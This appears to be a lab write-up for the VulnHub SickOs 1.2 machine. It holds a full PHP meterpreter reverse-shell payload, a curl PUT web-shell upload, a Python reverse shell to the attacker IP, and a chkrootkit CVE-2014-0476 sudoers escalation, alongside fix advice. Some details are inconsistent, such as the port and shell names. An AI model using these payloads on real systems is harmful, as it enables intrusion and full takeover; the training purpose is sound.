
Server IP Address	Ports Open
192.168.22.135	**TCP:** 22, 80

Nmap Scan Results:




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.22.135 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 15:32 EST
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 54.82% done; ETC: 15:34 (0:00:54 remaining)
Nmap scan report for 192.168.22.135
Host is up (0.00073s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp open  http    lighttpd 1.4.28
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: lighttpd/1.4.28
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.83 seconds
```


Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from:

At first I opened the site located on port 80 in Firefox, and there I did not find anything that could help me.



192.168.22.135
WHAT IF COMPUTER VIRUSES
ARE REALLY MADE BY THE ANTI-VIRUS SOFTARE COMPANIES TO MAKE MONEY?
>>>

After that I used the dirb command to identify hidden directories and files on the site and there I found the "test" folder.




```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.22.135/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Feb 10 15:35:20 2024
URL_BASE: http://192.168.22.135/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.22.135/ ----
+ http://192.168.22.135/index.php (CODE:200|SIZE:163)
==> DIRECTORY: http://192.168.22.135/test/

---- Entering directory: http://192.168.22.135/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sat Feb 10 15:35:25 2024
DOWNLOADED: 4612 - FOUND: 1
```

Then I opened the file in firefox.




```
Index of /test/

Name                Last Modified          Size  Type
Parent Directory/                           -    Directory
shell.php           2024-Feb-07 12:05:22   0.0K  application/x-httpd-php
shell1              2024-Feb-08 11:30:31   0.1K  application/octet-stream
shell1.php          2024-Feb-08 11:41:49   0.1K  application/x-httpd-php
stef.php            2024-Feb-07 13:15:09   0.1K  application/x-httpd-php

lighttpd/1.4.28
```

In order to get revershell I made a sedonic file called shell.php and uploaded it to the test folder using the following command:
The command is "sudo msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.22.132 lport=443 -f raw".
sudo: This is the sudo command, which means to run the command with administrative privileges, necessary when using a tool like this.
msfvenom: This is a tool in the Metasploit Framework designed to generate malicious payloads in various formats.
-p php/meterpreter/reverse_tcp: This option specifies the type of payload msfvenom will generate. In this case, the payload is for PHP and it's of the type meterpreter, which is a kind of "engine" for computer attacks.
lhost=192.168.22.132: This parameter specifies the IP address of the listener, the computer that will receive incoming connections. In this case, the address is 192.168.22.132.
lport=443: This parameter specifies the port on which the listener will wait for incoming connections. In this case, the port is 443, commonly used for HTTPS.
-f raw: This is the format of the payload that msfvenom will create. In this case, the format is raw, meaning just raw binary code without any decorations or additions.




```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.22.132 lport=443 -f raw
[sudo] password for kali:
sd[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.22.132'; $port = 443; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s &
& ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len
= fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_
type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_typ
e; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

I then used the following command:
"curl -v -X PUT -H "Expect: "192.168.22.135:443/test/shell.php -d @shell.php"
curl: This is a command-line tool used for transferring data using various network protocols, including HTTP.
v: This is a parameter for curl that stands for "verbose". It displays more information, including the actions performed and the responses received.
-X PUT: This parameter specifies the HTTP method to be used in the request. In this case, it's PUT, which means the user wants to send data to update or create a file on the server.
-H "Expect: ": This parameter adds a header to the request. In this case, it tells the server not to expect a 100 Continue response, which is useful for preventing issues with large request bodies.
192.168.22.135:443/test/shell.php: This is the URL to which the request will be sent. Here, it's the server at IP address 192.168.22.135, on port 443, and the path is /test/shell.php.
-d @shell.php: This parameter specifies the path to the file to be sent in the request body. In this case, it's the file shell.php located in the same directory as the command.



```
curl -v -X PUT -H "Expect: " 192.168.22.135:443/test/shell.php -d @shell.php
```

I opened netcat and then added the following command in Python to get a shell,
http://192.168.22.135/test/shell1.php?cmd=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
((%22192.168.22.132%22,443));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/bin/sh%22,%22-i%22]);%27



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.22.132] from (UNKNOWN) [192.168.22.135] 47749
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Vulnerability Explanation:
The attacker can upload a web shell to /test using the HTTP PUT method. I uploaded a shell to the required site and thus I was able to gain full control

Vulnerability Fix:
Block HTTP PUT: Disable the use of HTTP PUT method through server settings or a Web Application Firewall (WAF).
Restrict Access: Limit access to the /test directory to prevent uploads or access to critical files.
Updates and Log Monitoring: Keep the server updated and monitor logs to identify suspicious activities.

Privilege Escalation


Additional Priv Esc info:

I enumerated OS version, I checked for cron jobs and I found that cron.daily has chkrootkit. I knew a vulnerability of chkrootkit CVE-2014-0476 this could allow me to escalate my privilge.
Vulnerable chkrootkit will execute /tmp/update and I could create file named update in /tmp contain shell command that add sudo su to user www-data.




```
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 12.04.4 LTS
Release:        12.04
Codename:       precise
$ echo 'echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update
```

Then I used the following command:
dpkg -l: This command lists all installed packages on the system.
|: This is a pipe operator that takes the output of the command on its left and uses it as input for the command on its right.
grep chkrootkit: This command searches for lines containing the string "chkrootkit" in the input it receives from the previous command (dpkg -l).



```
sudo: unable to initialize policy plugin
$ dpkg -l | grep chkrootkit
rc  chkrootkit                      0.49-4ubuntu1.1                  rootkit detector
```

After that, I gave running permissions to the update file and entered sudo su, thus reaching root permissions.



```
www-data@ubuntu:/tmp$ chmod +x update
chmod +x update
www-data@ubuntu:/tmp$ sudo su
sudo su
root@ubuntu:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Vulnerability Exploited:
The vulnerability being exploited in this scenario is CVE-2014-0476, which allows an attacker to execute arbitrary commands with elevated privileges. Specifically, the compromised chkrootkit is configured to execute a script located at /tmp/update. By creating a file named 'update' in the /tmp directory with a malicious shell command that adds the sudo su command to the www-data user, the attacker can escalate their privileges and gain control over the system as the www-data user.


Vulnerability Explanation:

Security vulnerabilities were identified in the OS version and its cron.daily, revealing a tampered chkrootkit. Exploiting the CVE-2014-0476 flaw allows for privilege escalation.


Vulnerability Fix:

To fix the vulnerability, update chkrootkit to the patched version and ensure that no suspicious file executions are allowed from the /tmp directory in the cron jobs monitored by chkrootkit.

Proof Screenshot Here:



```
www-data@ubuntu:/tmp$ chmod +x update
chmod +x update
www-data@ubuntu:/tmp$ sudo su
sudo su
root@ubuntu:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
```



```
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimination of tool in real scenarios where tools can be blocked during an asses
ment and thereby fooling tester(s), gathering more information about the target using different methods, though while developing many of the tools were limited/completely blocked, to get a
feel of Old School and testing it manually.

Thanks for giving this try.

@vulnhub: Thanks for hosting this UP!.
root@ubuntu:~#
```